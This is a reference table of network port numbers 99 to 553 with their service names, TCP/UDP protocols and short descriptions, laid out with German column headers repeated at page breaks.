metagram	99/tcp	Metagram Relay
metagram	99/udp	Metagram Relay
newacct	100/tcp	[unauthorized use]
hostname	101/tcp	NIC Host Name Server
hostname	101/udp	NIC Host Name Server
iso-tsap	102/tcp	ISO-TSAP Class 0
iso-tsap	102/udp	ISO-TSAP Class 0
gppitnp	103/tcp	Genesis Point-to-Point Trans Net
	103/tcp	Webster Dictionary
	103/udp	Webster Dictionary
	103/tcp	X400 ISO-Mail
	103/udp	X400 ISO-Mail
gppitnp	103/udp	Genesis Point-to-Point Trans Net
acr-nema	104/tcp	ACR-NEMA Digital Imag. & Comm. 300
acr-nema	104/udp	ACR-NEMA Digital Imag. & Comm. 300
	104/tcp	X400 send
	104/udp	X400 send
cso	105/tcp	CCSO name server protocol
cso	105/udp	CCSO name server protocol
csnet-ns	105/tcp	Mailbox Name Nameserver
csnet-ns	105/udp	Mailbox Name Nameserver
3com-tsmux	106/tcp	3COM-TSMUX
3com-tsmux	106/udp	3COM-TSMUX
rtelnet	107/tcp	Remote Telnet Service
rtelnet	107/udp	Remote Telnet Service
snagas	108/tcp	SNA Gateway Access Server
snagas	108/udp	SNA Gateway Access Server
pop2	109/tcp	Post Office Protocol - Version 1+2
pop2	109/udp	Post Office Protocol - Version 1+2
pop3	110/tcp	Post Office Protocol - Version 3
pop3	110/udp	Post Office Protocol - Version 3
sunrpc	111/tcp	SUN Remote Procedure Call
sunrpc	111/udp	SUN Remote Procedure Call
	111/tcp	Portmap
	111/udp	Portmap
mcidas	112/tcp	McIDAS Data Transmission Protocol
mcidas	112/udp	McIDAS Data Transmission Protocol
ident	113/tcp	
auth	113/tcp	Authentication Service
auth	113/udp	Authentication Service
audionews	114/tcp	Audio News Multicast
audionews	114/udp	Audio News Multicast
sftp	115/tcp	Simple File Transfer Protocol
sftp	115/udp	Simple File Transfer Protocol
ansanotify	116/tcp	ANSA REX Notify
ansanotify	116/udp	ANSA REX Notify
uucp-path	117/tcp	UUCP Path Service

Schlüsselwort	Nummer	Beschreibung
uucp-path	117/udp	UUCP Path Service
sqlserv	118/tcp	SQL Services
sqlserv	118/udp	SQL Services
nntp	119/tcp	Network News Transfer Protocol
nntp	119/udp	Network News Transfer Protocol
cfdptkt	120/tcp	CFDPTKT
cfdptkt	120/udp	CFDPTKT
erpc	121/tcp	Encore Expedited Remote Pro.Call
erpc	121/udp	Encore Expedited Remote Pro.Call
smakynet	122/tcp	SMAKYNET
smakynet	122/udp	SMAKYNET
ntp	123/tcp	Network Time Protocol
ntp	123/udp	Network Time Protocol
ansatrader	124/tcp	ANSA REX Trader
ansatrader	124/udp	ANSA REX Trader
locus-map	125/tcp	Locus PC-Interface Net Map Ser
locus-map	125/udp	Locus PC-Interface Net Map Ser
nxedit	126/tcp	NXEdit
nxedit	126/udp	NXEdit
unitary	126/tcp	Unisys Unitary Login
unitary	126/udp	Unisys Unitary Login
locus-con	127/tcp	Locus PC-Interface Conn Server
locus-con	127/udp	Locus PC-Interface Conn Server
gss-xlicen	128/tcp	GSS X License Verification
gss-xlicen	128/udp	GSS X License Verification
pwdgen	129/tcp	Password Generator Protocol
pwdgen	129/udp	Password Generator Protocol
cisco-fna	130/tcp	cisco FNATIVE
cisco-fna	130/udp	cisco FNATIVE
cisco-tna	131/tcp	cisco TNATIVE
cisco-tna	131/udp	cisco TNATIVE
cisco-sys	132/tcp	cisco SYSMAINT
cisco-sys	132/udp	cisco SYSMAINT
statsrv	133/tcp	Statistics Service
statsrv	133/udp	Statistics Service
ingres-net	134/tcp	INGRES-NET Service
ingres-net	134/udp	INGRES-NET Service
epmap	135/tcp	DCE endpoint resolution
epmap	135/udp	DCE endpoint resolution
profile	136/tcp	PROFILE Naming System
profile	136/udp	PROFILE Naming System
netbios-ns	137/tcp	NETBIOS Name Service
netbios-ns	137/udp	NETBIOS Name Service
netbios-dgm	138/tcp	NETBIOS Datagram Service
netbios-dgm	138/udp	NETBIOS Datagram Service
netbios-ssn	139/tcp	NETBIOS Session Service
netbios-ssn	139/udp	NETBIOS Session Service
emfis-data	140/tcp	EMFIS Data Service
emfis-data	140/udp	EMFIS Data Service
emfis-cntl	141/tcp	EMFIS Control Service
emfis-cntl	141/udp	EMFIS Control Service
bl-idm	142/tcp	Britton-Lee IDM
bl-idm	142/udp	Britton-Lee IDM
imap	143/tcp	Internet Message Access Protocol
imap	143/udp	Internet Message Access Protocol
uma	144/tcp	Universal Management Architecture
uma	144/udp	Universal Management Architecture
	144/tcp	(News)
	144/udp	(News)

Schlüsselwort	Nummer	Beschreibung
uaac	145/tcp	UAAC Protocol
uaac	145/udp	UAAC Protocol
iso-tp0	146/tcp	ISO-IP0
iso-tp0	146/udp	ISO-IP0
iso-ip	147/tcp	ISO-IP
iso-ip	147/udp	ISO-IP
jargon	148/tcp	Jargon
jargon	148/udp	Jargon
aed-512	149/tcp	AED 512 Emulation Service
aed-512	149/udp	AED 512 Emulation Service
sql-net	150/tcp	SQL-NET
sql-net	150/udp	SQL-NET
hems	151/tcp	HEMS
hems	151/udp	HEMS
bftp	152/tcp	Background File Transfer Program
bftp	152/udp	Background File Transfer Program
sgmp	153/tcp	SGMP
sgmp	153/udp	SGMP
netsc-prod	154/tcp	NETSC
netsc-prod	154/udp	NETSC
netsc-dev	155/tcp	NETSC
netsc-dev	155/udp	NETSC
sqlsrv	156/tcp	SQL Service
sqlsrv	156/udp	SQL Service
knet-cmp	157/tcp	KNET/VM Command/Message Protocol
knet-cmp	157/udp	KNET/VM Command/Message Protocol
pcmail-srv	158/tcp	repository PCMail Server
pcmail-srv	158/udp	repository PCMail Server
nss-routing	159/tcp	NSS-Routing
nss-routing	159/udp	NSS-Routing
sgmp-traps	160/tcp	SGMP-TRAPS
sgmp-traps	160/udp	SGMP-TRAPS
snmp	161/tcp	SNMP
snmp	161/udp	SNMP
snmptrap	162/tcp	SNMPTRAP
snmptrap	162/udp	SNMPTRAP
cmip-man	163/tcp	CMIP/TCP Manager
cmip-man	163/udp	CMIP/TCP Manager
cmip-agent	164/tcp	CMIP/TCP Agent
smip-agent	164/udp	CMIP/TCP Agent
xns-courier	165/tcp	Xerox
xns-courier	165/udp	Xerox
s-net	166/tcp	Sirius Systems
s-net	166/udp	Sirius Systems
namp	167/tcp	NAMP
namp	167/udp	NAMP
rsvd	168/tcp	RSVD
rsvd	168/udp	RSVD
send	169/tcp	SEND
send	169/udp	SEND
print-srv	170/tcp	Network PostScript
print-srv	170/udp	Network PostScript
multiplex	171/tcp	Network Innovations Multiplex
multiplex	171/udp	Network Innovations Multiplex
cl/1	172/tcp	Network Innovations CL/1
cl/1	172/udp	Network Innovations CL/1
xyplex-mux	173/tcp	Xyplex
xyplex-mux	173/udp	Xyplex
mailq	174/tcp	MAILQ

Schlüsselwort	Nummer	Beschreibung
mailq	174/udp	MAILQ
vmnet	175/tcp	VMNET
vmnet	175/udp	VMNET
genrad-mux	176/tcp	GENRAD-MUX
genrad-mux	176/udp	GENRAD-MUX
xdmcp	177/tcp	X Display Manager Control Protocol
xdmcp	177/udp	X Display Manager Control Protocol
nextstep	178/tcp	NextStep Window Server
nextstep	178/udp	NextStep Window Server
bgp	179/tcp	Border Gateway Protocol
bgp	179/udp	Border Gateway Protocol
ris	180/tcp	Intergraph
ris	180/udp	Intergraph
unify	181/tcp	Unify
unify	181/udp	Unify
audit	182/tcp	Unisys Audit SITP
audit	182/udp	Unisys Audit SITP
ocbinder	183/tcp	OCBinder
ocbinder	183/udp	OCBinder
ocserver	184/tcp	OCServer
ocserver	184/udp	OCServer
remote-kis	185/tcp	Remote-KIS
remote-kis	185/udp	Remote-KIS
kis	186/tcp	KIS Protocol
kis	186/udp	KIS Protocol
aci	187/tcp	Application Communication Interface
aci	187/udp	Application Communication Interface
mumps	188/tcp	Plus Five's MUMPS
mumps	188/udp	Plus Five's MUMPS
qft	189/tcp	Queued File Transport
qft	189/udp	Queued File Transport
gacp	190/tcp	Gateway Access Control Protocol
gacp	190/udp	Gateway Access Control Protocol
prospero	191/tcp	Prospero Directory Service
prospero	191/udp	Prospero Directory Service
osu-nms	192/tcp	OSU Network Monitoring System
osu-nms	192/udp	OSU Network Monitoring System
srmp	193/tcp	Spider Remote Monitoring Protocol
srmp	193/udp	Spider Remote Monitoring Protocol
irc	194/tcp	Internet Relay Chat Protocol
irc	194/udp	Internet Relay Chat Protocol
dn6-nlm-aud	195/tcp	DNSIX Network Level Module Audit
dn6-nlm-aud	195/udp	DNSIX Network Level Module Audit
dn6-smm-red	196/tcp	DNSIX Session Mgt Module Audit Redir
dn6-smm-red	196/udp	DNSIX Session Mgt Module Audit Redir
dls	197/tcp	Directory Location Service
dls	197/udp	Directory Location Service
dls-mon	198/tcp	Directory Location Service Monitor
dls-mon	198/udp	Directory Location Service Monitor
smux	199/tcp	SMUX
smux	199/udp	SMUX
src	200/tcp	IBM System Resource Controller
src	200/udp	IBM System Resource Controller
at-rtmp	201/tcp	AppleTalk Routing Maintenance
at-rtmp	201/udp	AppleTalk Routing Maintenance
	201/tcp	Spinice-Chat
	201/udp	Spinice-Chat
at-nbp	202/tcp	AppleTalk Name Binding
at-nbp	202/udp	AppleTalk Name Binding

Schlüsselwort	Nummer	Beschreibung
at-3	203/tcp	AppleTalk Unused
at-3	203/udp	AppleTalk Unused
at-echo	204/tcp	AppleTalk Echo
at-echo	204/udp	AppleTalk Echo
at-5	205/tcp	AppleTalk Unused
at-5	205/udp	AppleTalk Unused
at-zis	206/tcp	AppleTalk Zone Information
at-zis	206/udp	AppleTalk Zone Information
at-7	207/tcp	AppleTalk Unused
at-7	207/udp	AppleTalk Unused
at-8	208/tcp	AppleTalk Unused
at-8	208/udp	AppleTalk Unused
qmtp	209/tcp	The Quick Mail Transfer Protocol
qmtp	209/udp	The Quick Mail Transfer Protocol
z39.50	210/tcp	ANSI Z39.50
z39.50	210/udp	ANSI Z39.50
914c/g	211/tcp	Texas Instruments 914C/G Terminal
914c/g	211/udp	Texas Instruments 914C/G Terminal
anet	212/tcp	ATEXSSTR
anet	212/udp	ATEXSSTR
ipx	213/tcp	IPX
ipx	213/udp	IPX
vmpwscs	214/tcp	VM PWSCS
vmpwscs	214/udp	VM PWSCS
softpc	215/tcp	Insignia Solutions
softpc	215/udp	Insignia Solutions
CAIlic	216/tcp	Computer Associates Int'l License Server
CAIlic	216/udp	Computer Associates Int'l License Server
dbase	217/tcp	dBASE Unix
dbase	217/udp	dBASE Unix
mpp	218/tcp	Netix Message Posting Protocol
mpp	218/udp	Netix Message Posting Protocol
uarps	219/tcp	Unisys ARPs
uarps	219/udp	Unisys ARPs
imap3	220/tcp	Interactive Mail Access Protocol v3
imap3	220/udp	Interactive Mail Access Protocol v3
fln-spx	221/tcp	Berkeley rlogind with SPX auth
fln-spx	221/udp	Berkeley rlogind with SPX auth
rsh-spx	222/tcp	Berkeley rshd with SPX auth
rsh-spx	222/udp	Berkeley rshd with SPX auth
	222/tcp	masqdialer
	222/udp	masqdialer
cdc	223/tcp	Certificate Distribution Center
cdc	223/udp	Certificate Distribution Center
masqdialer	224/tcp	masqdialer
masqdialer	224/udp	masqdialer
#	225-241	reserviert
direct	242/tcp	Direct
direct	242/udp	Direct
sur-meas	243/tcp	Survey Measurement
sur-meas	243/udp	Survey Measurement
dayna	244/tcp	Dayna
dayna	244/udp	Dayna
link	245/tcp	LINK
link	245/udp	LINK
dsp3270	246/tcp	Display Systems Protocol
dsp3270	246/udp	Display Systems Protocol
subntbcst_tftp	247/tcp	SUBNTBCST_TFTP
subntbcst_tftp	247/udp	SUBNTBCST_TFTP

Schlüsselwort	Nummer	Beschreibung
bhfhs	248/tcp	bhfhs
bhfhs	248/udp	bhfhs
#	249-255	reserviert
rap	256/tcp	RAP
rap	256/udp	RAP
set	257/tcp	Secure Electronic Transaction
set	257/udp	Secure Electronic Transaction
yak-chat	258/tcp	Yak Winsock Personal Chat
yak-chat	258/udp	Yak Winsock Personal Chat
esro-gen	259/tcp	Efficient Short Remote Operations
esro-gen	259/udp	Efficient Short Remote Operations
openport	260/tcp	Openport
openport	260/udp	Openport
nsiiops	261/tcp	IIOP Name Service over TLS/SSL
nsiiops	261/udp	IIOP Name Service over TLS/SSL
arcisdms	262/tcp	Arcisdms
arcisdms	262/udp	Arcisdms
hdap	263/tcp	HDAP
hdap	263/udp	HDAP
bgmp	264/tcp	BGMP
bgmp	264/udp	BGMP
#	265-279	frei
http-mgmt	280/tcp	http-mgmt
http-mgmt	280/udp	http-mgmt
personal-link	281/tcp	Personal Link
personal-link	281/udp	Personal Link
cableport-ax	282/tcp	Cable Port A/X
cableport-ax	282/udp	Cable Port A/X
#	283-307	frei
novastorbakcup	308/tcp	Novastor Backup
novastorbakcup	308/udp	Novastor Backup
entrusttime	309/tcp	EntrustTime
entrusttime	309/udp	EntrustTime
bhmds	310/tcp	bhmds
bhmds	310/udp	bhmds
asip-webadmin	311/tcp	AppleShare IP WebAdmin
asip-webadmin	311/udp	AppleShare IP WebAdmin
vslmp	312/tcp	VSLMP
vslmp	312/udp	VSLMP
magenta-logic	313/tcp	Magenta Logic
magenta-logic	313/udp	Magenta Logic
opalis-robot	314/tcp	Opalis Robot
opalis-robot	314/udp	Opalis Robot
dpsi	315/tcp	DPSI
dpsi	315/udp	DPSI
	315/tcp	load
	315/udp	load
decauth	316/tcp	decAuth
decauth	316/udp	decAuth
zannet	317/tcp	Zannet
zannet	317/udp	Zannet
#	318-320	frei
pip	321/tcp	PIP
pip	321/udp	PIP
#	322-343	frei
pdap	344/tcp	Prospero Data Access Protocol
pdap	344/udp	Prospero Data Access Protocol
pawserv	345/tcp	Perf Analysis Workbench
pawserv	345/udp	Perf Analysis Workbench

Schlüsselwort	Nummer	Beschreibung
zserv	346/tcp	Zebra server
zserv	346/udp	Zebra server
fatserv	347/tcp	Fatmen Server
fatserv	347/udp	Fatmen Server
csi-sgwp	348/tcp	Cabletron Management Protocol
csi-sgwp	348/udp	Cabletron Management Protocol
mftp	349/tcp	mftp
mftp	349/udp	mftp
matip-type-a	350/tcp	MATIP Type A
matip-type-a	350/udp	MATIP Type A
matip-type-b	351/tcp	MATIP Type B
matip-type-b	351/udp	MATIP Type B
bhoetty	351/tcp	bhoetty (added 5/21/97)
bhoetty	351/udp	bhoetty
dtag-ste-sb	352/tcp	DTAG (assigned long ago)
dtag-ste-sb	352/udp	DTAG
bhoedap4	352/tcp	bhoedap4 (added 5/21/97)
bhoedap4	352/udp	bhoedap4
ndsauth	353/tcp	NDSAUTH
ndsauth	353/udp	NDSAUTH
bh611	354/tcp	bh611
bh611	354/udp	bh611
datex-asn	355/tcp	DATEX-ASN
datex-asn	355/udp	DATEX-ASN
cloanto-net-1	356/tcp	Cloanto Net 1
cloanto-net-1	356/udp	Cloanto Net 1
bhevent	357/tcp	bhevent
bhevent	357/udp	bhevent
shrinkwrap	358/tcp	Shrinkwrap
shrinkwrap	358/udp	Shrinkwrap
tenebris_nts	359/tcp	Tenebris Network Trace Service
tenebris_nts	359/udp	Tenebris Network Trace Service
scoi2odialog	360/tcp	scoi2odialog
scoi2odialog	360/udp	scoi2odialog
semantix	361/tcp	Semantix
semantix	361/udp	Semantix
srssend	362/tcp	SRS Send
srssend	362/udp	SRS Send
rsvp_tunnel	363/tcp	RSVP Tunnel
rsvp_tunnel	363/udp	RSVP Tunnel
aurora-cmgr	364/tcp	Aurora CMGR
aurora-cmgr	364/udp	Aurora CMGR
dtk	365/tcp	DTK
dtk	365/udp	DTK
odmr	366/tcp	ODMR
odmr	366/udp	ODMR
mortgageware	367/tcp	MortgageWare
mortgageware	367/udp	MortgageWare
qbikgdp	368/tcp	QbikGDP
qbikgdp	368/udp	QbikGDP
rpc2portmap	369/tcp	rpc2portmap
rpc2portmap	369/udp	rpc2portmap
codaauth2	370/tcp	codaauth2
codaauth2	370/udp	codaauth2
clearcase	371/tcp	Clearcase
clearcase	371/udp	Clearcase
ulistproc	372/tcp	ListProcessor
ulistproc	372/udp	ListProcessor
legent-1	373/tcp	Legent Corporation

Schlüsselwort	Nummer	Beschreibung
legent-1	373/udp	Legent Corporation
legent-2	374/tcp	Legent Corporation
legent-2	374/udp	Legent Corporation
hassle	375/tcp	Hassle
hassle	375/udp	Hassle
nip	376/tcp	Amiga Envoy Network Inquiry Proto
nip	376/udp	Amiga Envoy Network Inquiry Proto
tnETOS	377/tcp	NEC Corporation
tnETOS	377/udp	NEC Corporation
dsETOS	378/tcp	NEC Corporation
dsETOS	378/udp	NEC Corporation
is99c	379/tcp	TIA/EIA/IS-99 modem client
is99c	379/udp	TIA/EIA/IS-99 modem client
is99s	380/tcp	TIA/EIA/IS-99 modem server
is99s	380/udp	TIA/EIA/IS-99 modem server
hp-collector	381/tcp	hp performance data collector
hp-collector	381/udp	hp performance data collector
hp-managed-node	382/tcp	hp performance data managed node
hp-managed-node	382/udp	hp performance data managed node
hp-alarm-mgr	383/tcp	hp performance data alarm manager
hp-alarm-mgr	383/udp	hp performance data alarm manager
arns	384/tcp	A Remote Network Server System
arns	384/udp	A Remote Network Server System
ibm-app	385/tcp	IBM Application
ibm-app	385/udp	IBM Application
asa	386/tcp	ASA Message Router Object Def.
asa	386/udp	ASA Message Router Object Def.
aurp	387/tcp	Appletalk Update-Based Routing Pro.
aurp	387/udp	Appletalk Update-Based Routing Pro.
unidata-ldm	388/tcp	Unidata LDM Version 4
unidata-ldm	388/udp	Unidata LDM Version 4
ldap	389/tcp	Lightweight Directory Access Protocol
ldap	389/udp	Lightweight Directory Access Protocol
uis	390/tcp	UIS
uis	390/udp	UIS
synotics-relay	391/tcp	SynOptics SNMP Relay Port
synotics-relay	391/udp	SynOptics SNMP Relay Port
synotics-broker	392/tcp	SynOptics Port Broker Port
synotics-broker	392/udp	SynOptics Port Broker Port
dis	393/tcp	Data Interpretation System
dis	393/udp	Data Interpretation System
embl-ndt	394/tcp	EMBL Nucleic Data Transfer
embl-ndt	394/udp	EMBL Nucleic Data Transfer
netcp	395/tcp	NETscout Control Protocol
netcp	395/udp	NETscout Control Protocol
netware-ip	396/tcp	Novell Netware over IP
netware-ip	396/udp	Novell Netware over IP
mptn	397/tcp	Multi Protocol Trans. Net.
mptn	397/udp	Multi Protocol Trans. Net.
kryptolan	398/tcp	Kryptolan
kryptolan	398/udp	Kryptolan
iso-tsap-c2	399/tcp	ISO Transport Class 2 Non-Control over
iso-tsap-c2	399/udp	ISO Transport Class 2 Non-Control over
work-sol	400/tcp	Workstation Solutions
work-sol	400/udp	Workstation Solutions
ups	401/tcp	Uninterruptible Power Supply
ups	401/udp	Uninterruptible Power Supply
genie	402/tcp	Genie Protocol
genie	402/udp	Genie Protocol

```
decap           403/tcp     decap
decap           403/udp     decap
nced            404/tcp     nced
nced            404/udp     nced
ncld            405/tcp     ncld
ncld            405/udp     ncld
imsp            406/tcp     Interactive Mail Support Protocol
imsp            406/udp     Interactive Mail Support Protocol
timbuktu        407/tcp     Timbuktu
timbuktu        407/udp     Timbuktu
prm-sm          408/tcp     Prospero Resource Manager Sys. Man.
prm-sm          408/udp     Prospero Resource Manager Sys. Man.
prm-nm          409/tcp     Prospero Resource Manager Node Man.
prm-nm          409/udp     Prospero Resource Manager Node Man.
decladebug      410/tcp     DECLadebug Remote Debug Protocol
decladebug      410/udp     DECLadebug Remote Debug Protocol
rmt             411/tcp     Remote MT Protocol
rmt             411/udp     Remote MT Protocol
synoptics-trap  412/tcp     Trap Convention Port
synoptics-trap  412/udp     Trap Convention Port
smsp            413/tcp     SMSP
smsp            413/udp     SMSP
infoseek        414/tcp     InfoSeek
infoseek        414/udp     InfoSeek
bnet            415/tcp     BNet
bnet            415/udp     BNet
silverplatter   416/tcp     Silverplatter
silverplatter   416/udp     Silverplatter
onmux           417/tcp     Onmux
onmux           417/udp     Onmux
hyper-g         418/tcp     Hyper-G
hyper-g         418/udp     Hyper-G
ariel1          419/tcp     Ariel
ariel1          419/udp     Ariel
smpte           420/tcp     SMPTE
smpte           420/udp     SMPTE
ariel2          421/tcp     Ariel
ariel2          421/udp     Ariel
ariel3          422/tcp     Ariel
ariel3          422/udp     Ariel
opc-job-start   423/tcp     IBM Operations Planning and Control Start
opc-job-start   423/udp     IBM Operations Planning and Control Start
opc-job-track   424/tcp     IBM Operations Planning and Control Track
opc-job-track   424/udp     IBM Operations Planning and Control Track
icad-el         425/tcp     ICAD
icad-el         425/udp     ICAD
smartsdp        426/tcp     smartsdp
smartsdp        426/udp     smartsdp
svrloc          427/tcp     Server Location
svrloc          427/udp     Server Location
ocs_cmu         428/tcp     OCS_CMU
ocs_cmu         428/udp     OCS_CMU
ocs_amu         429/tcp     OCS_AMU
ocs_amu         429/udp     OCS_AMU
utmpsd          430/tcp     UTMPSD
utmpsd          430/udp     UTMPSD
utmpcd          431/tcp     UTMPCD
utmpcd          431/udp     UTMPCD
iasd            432/tcp     IASD
iasd            432/udp     IASD
nnsp            433/tcp     NNSP
```

Schlüsselwort	Nummer	Beschreibung
nnsp	433/udp	NNSP
mobileip-agent	434/tcp	MobileIP-Agent
mobileip-agent	434/udp	MobileIP-Agent
mobilip-mn	435/tcp	MobilIP-MN
mobilip-mn	435/udp	MobilIP-MN
dna-cml	436/tcp	DNA-CML
dna-cml	436/udp	DNA-CML
comscm	437/tcp	comscm
comscm	437/udp	comscm
dsfgw	438/tcp	dsfgw
dsfgw	438/udp	dsfgw
dasp	439/tcp	dasp Thomas Obermair
dasp	439/udp	dasp tommy@inlab.m.eunet.de
sgcp	440/tcp	sgcp
sgcp	440/udp	sgcp
decvms-sysmgt	441/tcp	decvms-sysmgt
decvms-sysmgt	441/udp	decvms-sysmgt
cvc_hostd	442/tcp	cvc_hostd
cvc_hostd	442/udp	cvc_hostd
https	443/tcp	http protocol over TLS/SSL
https	443/udp	http protocol over TLS/SSL
snpp	444/tcp	Simple Network Paging Protocol
snpp	444/udp	Simple Network Paging Protocol
microsoft-ds	445/tcp	Microsoft-DS
microsoft-ds	445/udp	Microsoft-DS
ddm-rdb	446/tcp	DDM-RDB
ddm-rdb	446/udp	DDM-RDB
ddm-dfm	447/tcp	DDM-RFM
ddm-dfm	447/udp	DDM-RFM
ddm-ssl	448/tcp	DDM-SSL
ddm-ssl	448/udp	DDM-SSL
as-servermap	449/tcp	AS Server Mapper
as-servermap	449/udp	AS Server Mapper
tserver	450/tcp	TServer
tserver	450/udp	TServer
sfs-smp-net	451/tcp	Cray Network Semaphore server
sfs-smp-net	451/udp	Cray Network Semaphore server
sfs-config	452/tcp	Cray SFS config server
sfs-config	452/udp	Cray SFS config server
creativeserver	453/tcp	CreativeServer
creativeserver	453/udp	CreativeServer
contentserver	454/tcp	ContentServer
contentserver	454/udp	ContentServer
creativepartnr	455/tcp	CreativePartnr
creativepartnr	455/udp	CreativePartnr
macon-tcp	456/tcp	macon-tcp
macon-udp	456/udp	macon-udp
scohelp	457/tcp	scohelp
scohelp	457/udp	scohelp
appleqtc	458/tcp	apple quick time
appleqtc	458/udp	apple quick time
ampr-rcmd	459/tcp	ampr-rcmd
ampr-rcmd	459/udp	ampr-rcmd
skronk	460/tcp	skronk
skronk	460/udp	skronk
datasurfsrv	461/tcp	DataRampSrv
datasurfsrv	461/udp	DataRampSrv
datasurfsrvsec	462/tcp	DataRampSrvSec
datasurfsrvsec	462/udp	DataRampSrvSec

Schlüsselwort	Nummer	Beschreibung
alpes	463/tcp	alpes
alpes	463/udp	alpes
kpasswd	464/tcp	kpasswd
kpasswd	464/udp	kpasswd
digital-vrc	466/tcp	digital-vrc
digital-vrc	466/udp	digital-vrc
mylex-mapd	467/tcp	mylex-mapd
mylex-mapd	467/udp	mylex-mapd
photuris	468/tcp	proturis
photuris	468/udp	proturis
rcp	469/tcp	Radio Control Protocol
rcp	469/udp	Radio Control Protocol
scx-proxy	470/tcp	scx-proxy
scx-proxy	470/udp	scx-proxy
mondex	471/tcp	Mondex
mondex	471/udp	Mondex
ljk-login	472/tcp	ljk-login
ljk-login	472/udp	ljk-login
hybrid-pop	473/tcp	hybrid-pop
hybrid-pop	473/udp	hybrid-pop
tn-tl-w1	474/tcp	tn-tl-w1
tn-tl-w2	474/udp	tn-tl-w2
tcpnethaspsrv	475/tcp	tcpnethaspsrv
tcpnethaspsrv	475/udp	tcpnethaspsrv
tn-tl-fd1	476/tcp	tn-tl-fd1
tn-tl-fd1	476/udp	tn-tl-fd1
ss7ns	477/tcp	ss7ns
ss7ns	477/udp	ss7ns
spsc	478/tcp	spsc
spsc	478/udp	spsc
iafserver	479/tcp	iafserver
iafserver	479/udp	iafserver
iafdbase	480/tcp	iafdbase
iafdbase	480/udp	iafdbase
ph	481/tcp	Ph service
ph	481/udp	Ph service
bgs-nsi	482/tcp	bgs-nsi
bgs-nsi	482/udp	bgs-nsi
ulpnet	483/tcp	ulpnet
ulpnet	483/udp	ulpnet
integra-sme	484/tcp	Integra Software Management Environment
integra-sme	484/udp	Integra Software Management Environment
powerburst	485/tcp	Air Soft Power Burst
powerburst	485/udp	Air Soft Power Burst
avian	486/tcp	avian
avian	486/udp	avian
saft	487/tcp	saft Simple Asynchronous File Transfer
saft	487/udp	saft Simple Asynchronous File Transfer
gss-http	488/tcp	gss-http
gss-http	488/udp	gss-http
nest-protocol	489/tcp	nest-protocol
nest-protocol	489/udp	nest-protocol
micom-pfs	490/tcp	micom-pfs
micom-pfs	490/udp	micom-pfs
go-login	491/tcp	go-login
go-login	491/udp	go-login
ticf-1	492/tcp	Transport Independent Convergence for FNA
ticf-1	492/udp	Transport Independent Convergence for FNA
ticf-2	493/tcp	Transport Independent Convergence for FNA

Schlüsselwort	Nummer	Beschreibung
ticf-2	493/udp	Transport Independent Convergence for FNA
pov-ray	494/tcp	POV-Ray
pov-ray	494/udp	POV-Ray
intecourier	495/tcp	intecourier
intecourier	495/udp	intecourier
pim-rp-disc	496/tcp	PIM-RP-DISC
pim-rp-disc	496/udp	PIM-RP-DISC
dantz	497/tcp	dantz
dantz	497/udp	dantz
siam	498/tcp	siam
siam	498/udp	siam
iso-ill	499/tcp	ISO ILL Protocol
iso-ill	499/udp	ISO ILL Protocol
isakmp	500/tcp	isakmp
isakmp	500/udp	isakmp
stmf	501/tcp	STMF
stmf	501/udp	STMF
asa-appl-proto	502/tcp	asa-appl-proto
asa-appl-proto	502/udp	asa-appl-proto
intrinsa	503/tcp	Intrinsa
intrinsa	503/udp	Intrinsa
citadel	504/tcp	citadel
citadel	504/udp	citadel
mailbox-lm	505/tcp	mailbox-lm
mailbox-lm	505/udp	mailbox-lm
ohimsrv	506/tcp	ohimsrv
ohimsrv	506/udp	ohimsrv
crs	507/tcp	crs
crs	507/udp	crs
xvttp	508/tcp	xvttp
xvttp	508/udp	xvttp
snare	509/tcp	snare
snare	509/udp	snare
fcp	510/tcp	FirstClass Protocol
fcp	510/udp	FirstClass Protocol
passgo	511/tcp	PassGo
passgo	511/udp	PassGo
exec	512/tcp	remote process execution;
comsat	512/udp	
biff	512/udp	used by mail system to notify
login	513/tcp	remote login a la telnet;
who	513/udp	maintains data bases showing who's logged
shell	514/tcp	cmd
syslog	514/udp	
printer	515/tcp	spooler
printer	515/udp	spooler
videotex	516/tcp	videotex
videotex	516/udp	videotex
talk	517/tcp	like tenex link
talk	517/udp	like tenex link
ntalk	518/tcp	
ntalk	518/udp	
utime	519/tcp	unixtime
utime	519/udp	unixtime
efs	520/tcp	extended file name server
router	520/udp	local routing process (on site); RIP
ripng	521/tcp	ripng
ripng	521/udp	ripng
ulp	522/tcp	ULP

Schlüsselwort	Nummer	Beschreibung
ulp	522/udp	ULP
ibm-db2	523/tcp	IBM-DB2
ibm-db2	523/udp	IBM-DB2
ncp	524/tcp	NCP
ncp	524/udp	NCP
timed	525/tcp	timeserver
timed	525/udp	timeserver
tempo	526/tcp	newdate
tempo	526/udp	newdate
stx	527/tcp	Stock IXChange
stx	527/udp	Stock IXChange
custix	528/tcp	Customer IXChange
custix	528/udp	Customer IXChange
irc-serv	529/tcp	IRC-SERV
irc-serv	529/udp	IRC-SERV
courier	530/tcp	rpc
courier	530/udp	rpc
conference	531/tcp	chat
conference	531/udp	chat
netnews	532/tcp	readnews
netnews	532/udp	readnews
netwall	533/tcp	for emergency broadcasts
netwall	533/udp	for emergency broadcasts
mm-admin	534/tcp	MegaMedia Admin
mm-admin	534/udp	MegaMedia Admin
iiop	535/tcp	iiop
iiop	535/udp	iiop
opalis-rdv	536/tcp	opalis-rdv
opalis-rdv	536/udp	opalis-rdv
nmsp	537/tcp	Networked Media Streaming Protocol
nmsp	537/udp	Networked Media Streaming Protocol
gdomap	538/tcp	gdomap
gdomap	538/udp	gdomap
apertus-ldp	539/tcp	Apertus Technologies Load Determination
apertus-ldp	539/udp	Apertus Technologies Load Determination
uucp	540/tcp	uucpd
uucp	540/udp	uucpd
uucp-rlogin	541/tcp	uucp-rlogin
uucp-rlogin	541/udp	uucp-rlogin
commerce	542/tcp	commerce
commerce	542/udp	commerce
klogin	543/tcp	
klogin	543/udp	
kshell	544/tcp	krcmd
kshell	544/udp	krcmd
appleqtcsrvr	545/tcp	appleqtcsrvr
appleqtcsrvr	545/udp	appleqtcsrvr
dhcpv6-client	546/tcp	DHCPv6 Client
dhcpv6-client	546/udp	DHCPv6 Client
dhcpv6-server	547/tcp	DHCPv6 Server
dhcpv6-server	547/udp	DHCPv6 Server
afpovertcp	548/tcp	AFP over TCP
afpovertcp	548/udp	AFP over TCP
idfp	549/tcp	IDFP
idfp	549/udp	IDFP
new-rwho	550/tcp	new-who
new-rwho	550/udp	new-who
cybercash	551/tcp	cybercash
cybercash	551/udp	cybercash

Schlüsselwort	Nummer	Beschreibung
deviceshare	552/tcp	deviceshare
deviceshare	552/udp	deviceshare
pirp	553/tcp	pirp
pirp	553/udp	pirp
